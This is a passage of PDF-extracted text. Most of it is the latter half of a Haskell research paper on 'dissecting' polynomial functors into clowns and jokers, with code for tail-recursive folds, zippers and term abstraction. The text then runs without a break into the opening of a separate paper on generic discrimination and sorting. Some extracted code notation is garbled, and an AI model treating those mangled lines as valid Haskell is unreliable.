This *unsafeCoerce#* function behaves operationally like  $\lambda x \rightarrow x$ , but its type,  $a \rightarrow b$ , allows the programmer to intimidate the typechecker into submission. It is usually present but well hidden in the libraries distributed with Haskell compilers, and its use requires extreme caution. Here we are sure that the only *Zero* computations mistaken for *xs* will fail to evaluate, so our optimisation is safe.

Now that we have *Zero*, allow me to abbreviate

```

type 01 = K1 Zero
type 02 = K2 Zero

```

### 3. Clowns, Jokers and Dissection

We shall need three operators which take polynomial functors to bifunctors. Let me illustrate them: consider functors parametrised by elements (depicted  $\bullet$ ) and bifunctors are parametrised by clowns ( $\blacktriangleleft$ ) to the left and jokers ( $\triangleright$ ) to the right. I show a typical *p x* as a container of  $\bullet$ s



Firstly, ‘all clowns’  $\mathcal{L} p$  lifts *p* uniformly to the bifunctor which uses its left parameter for the elements of *p*.



We can define this uniformly:

**data**  $\mathcal{L} p c j = \mathcal{L}(p\ c)$

**instance** Functor f ⇒ Bifunctor ( $\mathcal{L} f$ ) **where**
 $\text{bimap } f\ g\ (\mathcal{L} p c) = \mathcal{L}(\text{fmap } f\ pc)$

Note that  $\mathcal{L} \text{Id} \cong \text{Fst}$ .

Secondly, ‘all jokers’  $\mathcal{J} p$  is the analogue for the right parameter.




**data**  $\mathcal{J} p c j = \mathcal{J}(p\ j)$

**instance** Functor f ⇒ Bifunctor ( $\mathcal{J} f$ ) **where**
 $\text{bimap } f\ g\ (\mathcal{J} p j) = \mathcal{J}(\text{fmap } g\ pj)$

Note that  $\mathcal{J} \text{Id} \cong \text{Snd}$ .

Thirdly, ‘dissected’  $\Delta p$  takes *p* to the bifunctor which chooses a position in a *p* and stores clowns to the left of it and jokers to the right.



We must clearly define this case by case. Let us work informally and think through what to do each polynomial type constructor. Constants have no positions for elements,



so there is no way to dissect them:

$\Delta(\text{K}_1\ a) = 0_2$

The *Id* functor has just one position, so there is just one way to dissect it, and no room for clowns or jokers, left or right.



$\Delta \text{Id} = 1_2$

Dissecting a *p +<sub>1</sub> q*, we get either a dissected *p* or a dissected *q*.

$$\begin{array}{ccc} \mathcal{L}_1 \{ \bullet \cdots \bullet \} & \longrightarrow & \mathcal{L}_2 \{ \blacktriangleleft \circ \triangleright \} \\ \mathcal{R}_1 \{ \bullet \cdots \bullet \} & \longrightarrow & \mathcal{R}_2 \{ \blacktriangleleft \circ \triangleright \} \end{array}$$

$\Delta(p +_1 q) = \Delta p +_2 \Delta q$

So far, these have just followed Leibniz’s rules for the derivative, but for pairs *p ×<sub>1</sub> q* we see the new twist. When dissecting a pair, we choose to dissect either the left component (in which case the right component is all jokers) or the right component (in which case the left component is all clowns).

$$(\{ \bullet \cdots \bullet \},_1 \{ \bullet \cdots \bullet \}) \longrightarrow \begin{cases} \mathcal{L}_2 (\{ \blacktriangleleft \circ \triangleright \},_2 \{ \triangleright \cdots \triangleright \}) \\ \mathcal{R}_2 (\{ \blacktriangleleft \cdots \blacktriangleleft \},_2 \{ \circ \triangleright \cdots \triangleright \}) \end{cases}$$

$\Delta(p \times_1 q) = \Delta p \times_2 \mathcal{J} q +_2 \mathcal{L} p \times_2 \Delta q$

Now, in Haskell, this kind of type-directed definition can be done with type-class programming (Hallgren 2001; McBride 2002). Allow me to abuse notation very slightly, giving dissection constraints a slightly more functional notation, after the manner of (Neubauer et al. 2001):

**class** (Functor  $p$ , Bifunctor  $\hat{p}$ )  $\Rightarrow \Delta p \mapsto \hat{p} \mid p \rightarrow \hat{p}$  **where**  
-- methods to follow

In ASCII,  $\Delta p \mapsto \hat{p}$  is rendered relationally as  $\text{Diss } p \ p'$ , but the annotation  $|p \rightarrow \hat{p}$  is a *functional dependency*, indicating that  $p$  determines  $\hat{p}$ , so it is appropriate to think of  $\Delta \cdot$  as a functional operator, even if we can't quite treat it as such in practice.

I shall extend this definition and its instances with operations shortly, but let's start by translating our informal program into type-class Prolog:

```
instance Δ(K1 a) ↪ 02
instance ΔId ↪ 12
instance (Δp ↪ p̂, Δq ↪ q̂) ⇒
  Δp +1 q ↪ p̂ +2 q̂
instance (Δp ↪ p̂, Δq ↪ q̂) ⇒
  Δp ×1 q ↪ p̂ ×2 q̂ +1 p ×2 q
```

Before we move on, let us just check that we get the answer we expect for our expression example.

$$\Delta K_1 \text{ Int} +_1 \text{ Id} \times_1 \text{ Id} \mapsto 0_2 +_2 1_2 \times_2 \text{ Id} +_2 \text{ Id} \times_2 1_2$$

A bit of simplification tells us:

$$\Delta \text{ExprP} \text{ Int Expr} \cong \text{Expr} + \text{Int}$$

Dissection (with values to the left and expressions to the right) has calculated the type of layers of our stack!


## 4. How to Creep Gradually to the Right

If we're serious about representing the state of a traversal by a dissection, we had better make sure that we have some means to move from one position to the next. In this section, we'll develop a method for the  $\Delta p \mapsto \hat{p}$  class which lets us move rightward one position at a time. I encourage you to move leftward yourselves.


What should be the type of this operation? Consider, firstly, where our step might start. If we follow the usual trajectory, we'll start at the far left—and to our right, all jokers.



Once we've started our traversal, we'll be in a dissection. To be ready to move, we must have a clown to put into the hole.



Now, think about where our step might take us. If we end up at the next position, out will pop the next joker, leaving the new hole.



But if there are no more positions, we'll emerge at the far right, all clowns.



Putting this together, we add to **class**  $\Delta p \mapsto \hat{p}$  the method

$$\text{right} :: p \ j + (\hat{p} \ c \ j, c) \rightarrow (j, \hat{p} \ c \ j) + p \ c$$

Let me show you how to implement the instances by pretending to write a *polytypic* function after the manner of (Jansson and Jeuring 1997), showing the operative functor in a comment.

$$\text{right}\{-p\} :: p \ j + (\Delta p \ c \ j, c) \rightarrow (j, \Delta p \ c \ j) + p \ c$$

You can paste each clause of  $\text{right }\{-p\}$  into the corresponding  $\Delta p \mapsto \cdot$  instance.

For constants, we jump all the way from far left to far right in one go; we cannot be in the middle, so we refute that case.

```
right{-K1 a} x = case x of
  L (K1 a) → R (K1 a)
  R (K2 z, c) → magic z
```

We can step into a single element, or step out.

```
right{-Id x} x = case x of
  L (Id j) → L (j, K2 ())
  R (K2 (), c) → R (Id c)
```

For sums, we make use of the instance for whichever branch is appropriate, being careful to strip tags beforehand and replace them afterwards.

```
right{-p +1 q} x = case x of
  L (L1 pj) → mindp (right{-p} (L pj))
  L (R1 qj) → mindq (right{-q} (L qj))
  R (L2 pd, c) → mindp (right{-p} (R (pd, c)))
  R (R2 qd, c) → mindq (right{-q} (R (qd, c)))
where
  mindp (L (j, pd)) = L (j, L2 pd)
  mindp (R pc) = R (L1 pc)
  mindq (L (j, qd)) = L (j, R2 qd)
  mindq (R qc) = R (R1 qc)
```

For products, we must start at the left of the first component and end at the right of the second, but we also need to make things join up in the middle. When we reach the far right of the first component, we must continue from the far left of the second.

```
right{-p ×1 q} x = case x of
  L (pj ,1 qj) → mindp (right{-p} (L pj)) qj
  R (L2 (pd ,2 qj), c) → mindp (right{-p} (R (pd, c))) qj
  R (R2 (lpc ,2 qd), c) → mindq pc (right{-q} (R (qd, c)))
where
  mindp (L (j, pd)) qj = L (j, L2 (pd ,2 qj))
  mindp (R pc) qj = mindq pc (right{-q} (L qj))
  mindq pc (L (j, qd)) = L (j, R2 (lpc ,2 qd))
  mindq pc (R qc) = R (pc ,1 qc)
```

Let's put this operation straight to work. If we can dissect  $p$ , then we can make its *fmap* operation tail recursive. Here, the jokers are the source elements and the clowns are the target elements.

```
tmap :: Δp ↪ p̂ ⇒ (s → t) → p s → p t
tmap f ps = continue (right{-p} (L ps)) where
  continue (L (s, pd)) = continue (right{-p} (R (pd, f s)))
  continue (R pt) = pt
```

### 4.1 Tail-Recursive Catamorphism

If we want to define the catamorphism via dissection, we could just replace *fmap* by *tmap* in the definition of  $(\cdot)$ , but that would be cheating! The point, after all, is to turn a higher-order recursive program into a tail-recursive machine. We need some kind of *stack*.

Suppose we have a  $p$ -algebra,  $\phi :: p \rightarrow v$ , and we're traversing a  $\mu p$  depth-first, left-to-right, in order to compute a 'value' in  $v$ . At any given stage, we'll be processing a given node, in the middle of traversing her mother, in the middle of traversing her grandmother, and so on in a maternal line back to the root. We'll have visited all the nodes left of this line and thus have computed  $vs$  for them; right of the line, each node will contain a  $\mu p$  waiting for her turn. Correspondingly, our stack is a list of dissections:

$$[\Delta p \ v \ (\mu p)]$$

We start, ready to load a tree, with an empty stack.

```
tcata :: Δp ↪ p̂ ⇒ (p v → v) → μ p → v
tcata φ t = load φ t []
```

To load a node, we unpack her container of subnodes and step in from the far left.

```

load :: Δp ↦ p̂ ⇒ (p v → v) → μ p → [p̂ v (μ p)] → v
load φ (In pt) stk = next φ (right{-p-} (L pt)) stk

```

After a step, we might arrive at another subnode, in which case we had better load her, suspending our traversal of her mother by pushing the dissection on the stack.

```

next :: Δp ↦ p̂ ⇒ (p v → v) →
          (μ p, p̂ v (μ p)) + p v → [p̂ v (μ p)] → v
next φ (L (t, pd)) stk = load φ t (pd : stk)
next φ (R pv)      stk = unload φ (φ pv) stk

```

Alternatively, our step might have taken us to the far right of a node, in which case we have all her subnodes' values: we are ready to apply the algebra  $\phi$  to get her own value, and start unloading.

Once we have a subnode's value, we may resume the traversal of her mother, pushing the value into her place and moving on.

```

unload :: Δp ↦ p̂ ⇒ (p v → v) → v → [p̂ v (μ p)] → v
unload φ v (pd : stk) = next φ (right{-p-} (R (pd, v))) stk
unload φ v []         = v

```

On the other hand, if the stack is empty, then we're holding the value for the root node, so we're done! As we might expect:

```

eval :: μ ExprP → Int
eval = tcata φ where
  φ (ValP i)      = i
  φ (AddP v1 v2) = v1 + v2

```

## 5. Derivative Derived by Diagonal Dissection

The dissection of a functor is its bifunctor of one-hole contexts distinguishing ‘clown’ elements left of the hole from ‘joker’ elements to its right. If we remove this distinction, we recover the usual notion of one-hole context, as given by the *derivative* (McBride 2001; Abbott et al. 2005b). Indeed, we've already seen, the rules for dissection just refine the centuries-old rules of the calculus with a left-right distinction. We can undo this refinement by taking the diagonal of the dissection, identifying clowns with jokers.

$$\partial p\ x = \Delta p\ x\ x$$

Let us now develop the related operations.

### 5.1 Plugging In

We can add another method to **class**  $\Delta p \mapsto \hat{p}$ ,

```
plug :: x → p̂ x x → p x
```

saying, in effect, that if clowns and jokers coincide, we can fill the hole directly and without any need to traverse all the way to the end. The implementation is straightforward.

```

plug{-K1 a-} x (K2 z) = magic z
plug{-Id-} x (K2 ()) = Id x
plug{-p +1 q-} x (L2 pd) = L1 (plug{-p-} x pd)
plug{-p +1 q-} x (R2 qd) = R1 (plug{-q-} x qd)
plug{-p ×1 q-} x (L2 (pd ,2\1 qx)) = (plug{-p-} x pd ,1 qx)
plug{-p ×1 q-} x (R2 (l px ,2 qd)) = (px ,1 plug{-q-} x qd)

```

### 5.2 Zipping Around

We now have almost all the equipment we need to reconstruct Huet's operations (Huet 1997), navigating a tree of type  $\mu p$  for some dissectable functor  $p$ .

```

zUp, zDown, zLeft, zRight :: Δp ↦ p̂ ⇒
  (μ p, [p̂ (μ p) (μ p)]) → Maybe (μ p, [p̂ (μ p) (μ p)])

```

I leave  $zLeft$  as an exercise, to follow the implementation of the leftward step operation, but the other three are straightforward uses of  $plug{-p-}$  and  $right{-p-}$ . This implementation corresponds quite

closely to the Generic Haskell version from (Hinze et al. 2004), but requires a little less machinery.

```

zUp (t, [])      = Nothing
zUp (t, pd : pds) = Just (In (plug{-p-} t pd), pds)
zDown (In pt, pds) = case right{-p-} (L pt) of
  L (t, pd) → Just (t, pd : pds)
  R _       → Nothing
zRight (t, [])    = Nothing
zRight (t :: μ p, pd : pds) = case right{-p-} (R (pd, t)) of
  L (t', pd') → Just (t', pd' : pds)
  R (-:: p (μ p)) → Nothing

```

Notice that I had to give the typechecker a little help in the definition of  $zRight$ . The trouble is that  $\Delta\cdot$  is not known to be *invertible*, so when we say  $right{-p-} (R (pd, t))$ , the type of  $pd$  does not actually determine  $p$ —it's easy to forget that the  $\{-p\}$  is only a comment. I've forced the issue by collecting  $p$  from the type of the input tree and using it to fix the type of the ‘far right’ failure case. This is perhaps a little devious, but when type inference is compulsory, what can one do?

## 6. Division: No Clowns!

The derivative is not the only interesting special case of dissection. In fact, my original motivation for inventing dissection was to find an operator  $\ell\cdot$  for ‘leftmost’ on suitable functors  $p$  which would induce an isomorphism reminiscent of the ‘remainder theorem’ in algebra.

$$p\ x \cong (x, \ell p\ x) + p\ Zero$$

This  $\ell p\ x$  is the ‘quotient’ of  $p\ x$  on division by  $x$ , and it represents whatever can remain after the *leftmost* element in a  $p\ x$  has been removed. Meanwhile, the ‘remainder’,  $p\ Zero$ , represents those  $ps$  with no elements at all. Certainly, the finitely-sized containers should give us this isomorphism, but what is  $\ell\cdot$ ? It's the context of the leftmost hole. It should not be possible to move any further left, so there should be *no clowns!* We need

$$\ell p\ x = \Delta p\ Zero\ x$$

For the polynomials, we shall certainly have

```

divide :: Δp ↦ p̂ ⇒ p x → (x, p̂ Zero x) + p Zero
divide px = right{-p-} (L px)

```

To compute the inverse, I could try waiting for you to implement the leftward step: I know we are sure to reach the *far left*, for your only alternative is to produce a clown! However, an alternative is at the ready. I can turn a leftmost hole into any old hole if I have

```

inflateFst :: Bifunctor p ⇒ p Zero y → p x y
inflateFst = unsafeCoerce# -- faster than bimap magic id

```

Now, we may just take

```

divide^~ :: Δp ↦ p̂ ⇒ (x, p̂ Zero x) + p Zero → p x
divide^~ (L (x, pl)) = plug{-p-} x (inflateFst pl)
divide^~ (R pz)      = inflate pz

```

It is straightforward to show that these are mutually inverse by induction on polynomials.

## 7. A Generic Abstractor

So far this has all been rather jolly, but is it just a mathematical amusement? Why should I go to the trouble of constructing an explicit context structure, just to write a fold you can give directly by higher-order recursion? By way of a finale, let me present a more realistic use-case for dissection, where we exploit the first-order representation of the context by inspecting it: the task is to

abstract all occurrences of one term from another, in a generic first-order syntax.

## 7.1 Free Monads and Substitution

What is a ‘generic first-order syntax’? A standard way to get hold of such a thing is to define the *free monad*  $p^*$  of a (container-like) functor  $p$  (Barr and Wells 1984).

```
data p*x = V x | C (p (p*x))
```

The idea is that  $p$  represents the signature of constructors in our syntax, just as it represented the constructors of a datatype in the  $\mu p$  representation. The difference here is that  $p^* x$  also contains *free variables* chosen from the set  $x$ . The monadic structure of  $p^*$  is that of substitution.

```
instance Functor p => Monad (p*) where
    return x = V x
    V x >>= σ = σ x
    C pt >>= σ = C (fmap (σ) pt)
```

Here  $\gg;$  is the *simultaneous* substitution from variables in one set to terms over another. However, it’s easy to build substitution for a single variable on top of this. If we a term  $t$  over *Maybe*  $x$ , we can substitute some  $s$  for the distinguished variable, *Nothing*. Let us rename *Maybe* to *S*, ‘successor’, for the occasion:

```
type S = Maybe
(↓) :: Functor p => p*(S x) → p*x → p*(S x)
t ↓ s = t >>= σ where
    σ Nothing = s
    σ (Just x) = V x
```

Our mission is to compute the ‘most abstract’ inverse to  $(\downarrow s)$ , for suitable  $p$  and  $x$ , some

```
(↑) :: ... => p*x → p*x → p*(S x)
```

such that  $(t \downarrow s) \downarrow s = t$ , and moreover that  $\text{fmap Just } s$  occurs *nowhere* in  $t \downarrow s$ . In order to achieve this, we’ve got to abstract *every* occurrence of  $s$  in  $t$  as  $V$  *Nothing* and apply *Just* to all the other variables. Taking  $t \downarrow s = \text{fmap Just } t$  is definitely wrong!

## 7.2 Indiscriminate Stop-and-Search

The obvious approach to computing  $t \downarrow s$  is to traverse  $t$  checking everywhere if we’ve found  $s$ . We shall need to be able to test equality of terms, so we first must confirm that our signature functor  $p$  *preserves* equality, i.e., that we can lift equality  $\text{eq}$  on  $x$  to equality  $\cdot \lceil \text{eq} \rceil \cdot$  on  $p x$ .

```
class PresEq p where
    · · · :: (x → x → Bool) → p x → p x → Bool
instance Eq a => PresEq (K1 a) where
    K1 a1 ∫ eq ∫ K1 a2 = a1 ≡ a2
instance PresEq Id where
    Id x1 ∫ eq ∫ Id x2 = eq x1 x2
instance (PresEq p, PresEq q) => PresEq (p +1 q) where
    L1 p1 ∫ eq ∫ L1 p2 = p1 ∫ eq ∫ p2
    R1 q1 ∫ eq ∫ R1 q2 = q1 ∫ eq ∫ q2
    _ ∫ eq ∫ _ = False
instance (PresEq p, PresEq q) => PresEq (p ×1 q) where
    (p1 ,1 q1) ∫ eq ∫ (p2 ,1 q2) = p1 ∫ eq ∫ p2 ∧ q1 ∫ eq ∫ q2
instance (PresEq p, Eq x) => Eq (p*x) where
    V x ≡ V y = x ≡ y
    C ps ≡ C pt = ps ≡ pt
    _ ≡ _ = False
```

We can now make our first attempt:

```
(↑) :: (Functor p, PresEq p, Eq x) => p*x → p*x → p*(S x)
      t ↓ s | t ≡ s = V Nothing
      V x ↓ s           = V (Just x)
      C pt ↓ s          = C (fmap (↑ s) pt)
```

Here, I’m exploiting Haskell’s *Boolean guards* to test for a match first: only if the fails do we fall through and try to search more deeply inside the term. This is short and obviously correct, but it’s rather inefficient. If  $s$  is small and  $t$  is large, we shall repeatedly compare  $s$  with terms which are far too large to stand a chance of matching. It’s rather like testing if  $xs$  has suffix  $ys$  like this.

```
hasSuffix :: Eq x => [x] → [x] → Bool
hasSuffix xs     ys | xs ≡ ys = True
hasSuffix []     ys           = False
hasSuffix (x : xs) ys = hasSuffix xs ys
```

If we ask `hasSuffix "xxxxxxxxxxxx" "xxx"`, we shall test if  $'x' \equiv 'x'$  thirty times, not three. It’s more efficient to reverse both lists and check *once* for a *prefix*. With fast reverse, this takes linear time.

```
hasSuffix :: Eq x => [x] → [x] → Bool
hasSuffix xs ys = hasPrefix (reverse xs) (reverse ys)
hasPrefix :: Eq x => [x] → [x] → Bool
hasPrefix xs     [] = True
hasPrefix (x : xs) (y : ys) | x ≡ y = hasPrefix xs ys
hasPrefix _       _ = False
```

## 7.3 Hunting for a Needle in a Stack

We can adapt the ‘reversal’ idea to our purposes. The `divide` function tells us how to find the leftmost position in a polynomial container, if it has one. If we iterate `divide`, we can navigate our way down the left spine of a term to its leftmost leaf, stacking the contexts as we go. That’s a way to reverse a tree!

A leaf is either a variable or a constant. A term either is a leaf or has a leftmost subterm. To see this, we just need to adapt `divide` for the possibility of variables.

```
data Leaf p x = VL x | CL (p Zero)
leftOrLeaf :: Δ p ↦ p̂ ⇒
            p̂* x → (p̂* x, p̂ Zero (p̂* x)) + Leaf p x
leftOrLeaf (V x) = R (VL x)
leftOrLeaf (C pt) = fmap CL (divide pt)
```

Now we can reverse the term we seek into the form of a ‘needle’—a leaf with a straight spine of leftmost holes running all the way back to the root

```
needle :: Δ p ↦ p̂ ⇒ p̂* x → (Leaf p x, [p̂ Zero (p̂* x)])
needle t = grow t [] where
    grow t pls = case leftOrLeaf t of
        L (t', pl) → grow t' (pl : pls)
        R l          → (l, pls)
```

Given this needle representation of the search term, we can implement the abstraction as a stack-driven traversal, `hunt` which tries for a match only when it reaches a suitable leaf. We need only check for our needle when we’re standing at the end of a left spine at least as long. Let us therefore split our ‘state’ into an inner left spine and an outer stack of dissections.

```
(↑) :: (Δ p ↦ p̂, PresEq p, PresEq2 p̂, Eq x) =>
      p̂* x → p̂* x → p̂*(S x)
      t ↓ s = hunt t [] [] where
      (neel, nees) = needle s
      hunt t spi stk = case leftOrLeaf t of
          L (t', pl) → hunt t (pl : spi) stk
          R l          → check spi nees (l ≡ neel)
      where
      check = ...
```

Current technology for type annotations makes it hard for me to write hunt's type in the code. Informally, it's this:

```
hunt :: p* x → [ℓp (p* x)] → [Δp (p* (S x)) (p* x)] →
      p* (S x)
```

Now, check is rather like hasPrefix, except that I've used a little accumulation to ensure the expensive equality tests happen after the cheap length test.

```
check spi' [] True = next (V Nothing) (spi' ++ stk)
check (spl : spi') (npl : nees') b =
  check spi' nees' (b ∧ spl [magic] ≡ npl)
check _ _ _ = next (leafS l) (spi' ++ stk) where
  leafS (VL x) = V (Just x)
  leafS (CL pz) = C (inflate pz)
```

For the equality tests we need  $\cdot \lceil \cdot | \cdot \rceil \cdot$ , the bifunctional analogue of  $\cdot \lceil \cdot \rceil \cdot$ , although as we're working with  $\ell p$ , we can just use magic to test equality of clowns. The same trick works for Leaf equality:

```
instance (PresEq p, Eq x) ⇒ Eq (Leaf p x) where
  VL x ≡ VL y = x ≡ y
  CL a ≡ CL b = a [magic] b
  _ ≡ _ = False
```

Now, instead of returning a Bool, check must explain how to *move on*. If our test succeeds, we must move on from our matching subterm's position, abstracting it: we throw away the matching prefix of the spine and stitch its suffix onto the stack. However, if the test fails, we must move right from the current *leaf*'s position, injecting it into  $p^* (S x)$  and stitching the original spine to the stack. Stitching ( $\# \#$ ) is just a version of 'append' which inflates a leftmost hole to a dissection.

```
(# \#) :: Bifunctor p ⇒ [p Zero y] → [p x y] → [p x y]
[] # \# pxys = pxys
(pzy : pxys) # \# pxys = inflateFst pzy : pxys # \# pxys
```

Correspondingly, next tries to move rightwards given a 'new' term and a stack. If we can go right, we get the next 'old' term along, so we start hunting again with an empty spine.

```
next t' (pd : stk) = case right{p} (R (pd, t')) of
  L (t, pd') → hunt t [] (pd' : stk)
  R pt' → next (C pt') stk
next t' [] = t'
```

If we reach the far right of a  $p$ , we pack it up and pop on out. If we run out of stack, we're done!

## 8. Discussion

The story of dissection has barely started, but I hope I have communicated the intuition behind it and sketched some of its potential applications. Of course, what's missing here is a more *semantic* characterisation of dissection, with respect to which the operational rules for  $\Delta p$  may be justified.

It is certainly straightforward to give a shapes-and-positions analysis of dissection in the categorical setting of *containers* (Abbott et al. 2005a), much as we did with the derivative (Abbott et al. 2005b). The basic point is that where the derivative requires element positions to have decidable *equality* ('am I in the hole?'), dissection requires a total order on positions with decidable *trichotomy* ('am I in the hole, to the left, or to the right?'). The details, however, deserve a paper of their own.

I have shown dissection for polynomials here, but it is clear that we can go much further. For example, the dissection of *list* gives a list of clowns and a list of jokers:

```
Δ[] = ℒ[] ×₂ ℙ[]
```

Meanwhile, the *chain rule*, for functor composition, becomes

$$\Delta(p ∘_1 q) = \Delta q ×_2 (\Delta p) ∘_2 (\mathcal{L}q; \mathcal{P}q)$$

where

$$\mathbf{data} (p ∘_2 (q; r)) c j = (p (q c j) (r c j)) ∘_2 (.; ;)$$

That is, we have a dissected  $p$ , with clown-filled  $qs$  left of the hole, joker-filled  $qs$  right of the hole, and a dissected  $q$  in the hole. If you specialise this to *division*, you get

$$\ell(p ∘_1 q) x ≈ \ell q x × \Delta p (q \text{ Zero}) (q x)$$

The leftmost  $x$  in a  $p (q x)$  might not be in a leftmost  $p$  position: there might be  $q$ -leaves to the left of the  $q$ -node containing the first element. That is why it was necessary to invent  $\Delta$  to define  $\ell$ , an operator which deserves further study in its own right. For finite structures, its iteration gives rise to a power series formulation of datatypes directly, finding all the elements left-to-right, where iterating  $\partial$  finds them in any order. There is thus a significant connection with the notion of *combinatorial species* as studied by Joyal (Joyal 1986) and others.

The whole development extends readily to the *multivariate* case, although this a little more than Haskell can take at present. The general  $\Delta_i$  dissects a multi-sorted container at a hole of sort  $i$ , and splits all the sorts into clown- and joker-variants, doubling the arity of its parameter. The corresponding  $\ell_i$  finds the contexts in which an element of sort  $i$  can stand leftmost in a container. This corresponds exactly to Brzozowski's notion of the 'partial derivative' of a regular expression (Brzozowski 1964).

But if there is a message for programmers and programming language designers, it is this: the miserablist position that types exist only to police errors is thankfully no longer sustainable, once we start writing programs like this. By permitting calculations of types and from types, we discover what programs we can have, just for the price of structuring our data. What joy!

## References

- Michael Abbott, Thorsten Altenkirch, and Neil Ghani. Containers - constructing strictly positive types. *Theoretical Computer Science*, 342:3–27, September 2005a. Applied Semantics: Selected Topics.
- Michael Abbott, Thorsten Altenkirch, Neil Ghani, and Conor McBride.  $\partial$  for data: derivatives of data structures. *Fundamenta Informaticae*, 65(1&2):1–28, 2005b.
- Michael Barr and Charles Wells. *Toposes, Triples and Theories*, chapter 9. Number 278 in Grundlehren der Mathematischen Wissenschaften. Springer, New York, 1984.
- Richard Bird and Oege de Moor. *Algebra of Programming*. Prentice Hall, 1997.
- Janusz Brzozowski. Derivatives of regular expressions. *Journal of the ACM*, 11(4):481–494, 1964.
- Jeremy Gibbons. Datatype-generic programming. In Roland Backhouse, Jeremy Gibbons, Ralf Hinze, and Johan Jeuring, editors, *Spring School on Datatype-Generic Programming*, volume 4719 of *Lecture Notes in Computer Science*. Springer-Verlag, 2007. To appear.
- Thomas Hallgren. Fun with functional dependencies. In Joint Winter Meeting of the Departments of Science and Computer Engineering, Chalmers University of Technology and Goteborg University, Varberg, Sweden., January 2001.
- Ralf Hinze, Johan Jeuring, and Andres Löh. Type-indexed data types. *Science of Computer Programming*, 51:117–151, 2004.

- Gérard Huet. The Zipper. *Journal of Functional Programming*, 7(5):549–554, 1997.
- Patrik Jansson and Johan Jeuring. PolyP—a polytypic programming language extension. In *Proceedings of POPL '97*, pages 470–482. ACM, 1997.
- André Joyal. Foncteurs analytiques et espèces de structures. In *Combinatoire énumérative*, number 1234 in LNM, pages 126 – 159. 1986.
- Conor McBride. The Derivative of a Regular Type is its Type of One-Hole Contexts. Available at <http://www.cs.nott.ac.uk/~ctm/diff.pdf>, 2001.
- Conor McBride. Faking It (Simulating Dependent Types in Haskell). *Journal of Functional Programming*, 12(4& 5):375–392, 2002. Special Issue on Haskell.
- Matthias Neubauer, Peter Thiemann, Martin Gasbichler, and Michael Sperber. A Functional Notation for Functional Dependencies. In *The 2001 ACM SIGPLAN Haskell Workshop*, Firenze, Italy, September 2001.

# Generic Discrimination

## Sorting and Partitioning Unshared Data in Linear Time \*

Fritz Henglein

Department of Computer Science, University of Copenhagen (DIKU)  
henglein@dku.dk

### Abstract

We introduce the notion of *discrimination* as a generalization of both sorting and partitioning and show that worst-case linear-time discrimination functions (discriminators) can be defined *generically*, by (co-)induction on an expressive language of *order denotations*. The generic definition yields discriminators that generalize both distributive sorting and multiset discrimination. The generic discriminator can be coded compactly using list comprehensions, with order denotations specified using Generalized Algebraic Data Types (GADTs). A GADT-free combinator formulation of discriminators is also given.

We give some examples of the uses of discriminators, including a new most-significant-digit lexicographic sorting algorithm.

Discriminators generalize binary comparison functions: They operate on  $n$  arguments at a time, but do not expose more information than the underlying equivalence, respectively ordering relation on the arguments. We argue that primitive types with equality (such as references in ML) and ordered types (such as the machine integer type), should expose their equality, respectively standard ordering relation, as discriminators: Having *only* a binary equality test on a type requires  $\Theta(n^2)$  time to find all the occurrences of an element in a list of length  $n$ , for each element in the list, even if the equality test takes only constant time. A discriminator accomplishes this in linear time. Likewise, having only a (constant-time) comparison function requires  $\Theta(n \log n)$  time to sort a list of  $n$  elements. A discriminator can do this in linear time.

**Categories and Subject Descriptors** D [I]: 1; F [2]: 2

**General Terms** Algorithms, Languages, Theory

**Keywords** discrimination, discriminator, equivalence, functional, generic, multiset discrimination, order, partitioning, sorting, total preorder

### 1. Introduction

Sorting has numerous applications and is one of the most fundamental problems in computer science: There is probably no text

\* This work has been partially supported by the Danish Research Council for Nature and Universe (FNU) under the grant *Applications and Principles of Programming Languages (APPL)*.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP'08, September 22–24, 2008, Victoria, BC, Canada.  
Copyright © 2008 ACM 978-1-59593-919-7/08/09...\$5.00

book on algorithms that does not cover sorting in one of its first chapters.

A related problem is partitioning: Given an equivalence relation, partition a set of inputs into its equivalence classes. Often sorting is used as a subsidiary step to partitioning: Given a total preorder<sup>1</sup> whose induced equivalence is the desired equivalence relation, sort the input and then group *runs* of equivalent elements together.

#### 1.1 Discrimination, sorting, partitioning

In this paper we develop the notion of *discrimination* as a generalization of both sorting and partitioning.

A *discriminator* (*discrimination function*) is a function that takes a list of key-value pairs as input and returns the values in groups according to their keys: values are grouped together if and only if they are associated with equivalent keys in the input according to some given equivalence relation on keys. It is *stable* if the values in each group occur in the same relative order as in the input.

A *sorting discriminator* is a discriminator that returns the groups of values consistent with a given ordering relation on the keys. For example, the stable sorting discriminator for the standard order on natural numbers maps  $[(4, "foo"), (8, "bar"), (4, "baz")]$  to  $[["foo", "baz"], ["bar"]]$ .

Sorting functions, (sorting) partition functions and (sorting) discriminators can be thought of as variations of each other. They have slightly different types: The output of a sorting function is a list of key-value pairs, just like its input. A partition function returns runs of key-equivalent pairs as explicit lists (groups): it returns a list of lists of key-value pairs. A discriminator does the same, but drops the key components and returns only the value components: it returns a list of lists of values.

Even though a discriminator drops the keys in its output, we can use it to sort. Preprocess the input by associating each pair with its key:  $[(4, (4, "foo")), (8, (8, "bar")), (4, (4, "baz"))]$ . Apply the discriminator, which yields  $[[(4, "foo"), (4, "baz")], [(8, "bar")]]$  —this is actually the output of a partitioner—and finally flatten, resulting in  $[(4, "foo"), (4, "baz"), (8, "bar")]$ . Discriminators are parametrically polymorphic in their value part: Once the keys have been extracted in the preprocessing stage, only pointers to the original key-value pairs need to be passed to the discriminator as value components in the input; they are not dereferenced during discrimination.

A *generic (sorting) discriminator* is a function that maps specifications of equivalence relations (total preorders) to discriminators for the denoted equivalence relations (total preorders). To warrant

<sup>1</sup> A total preorder is a binary relation  $R$  that is transitive and total, but not necessarily antisymmetric.

the use of “generic”<sup>2</sup> our domain of specifications is rather expressive. It includes a potentially unlimited number of ordering relations on all first-order regular recursive types.

What makes discriminators the central notion of this paper is that they turn out to be the “natural” notion for an inductive definition, from which the other notions, sorting and partition functions, can be defined parametrically. This is, loosely put, analogous to discriminators playing the role of an inductively proved lemma from which sorting and partitioning functions (noninductively) follow as “theorems”.

## 1.2 Contributions

Our contributions are:

- An expressive language for denoting total preorders (orders).
- Purely functional generic definitions of comparison functions, sorting functions and discriminators over order denotations,
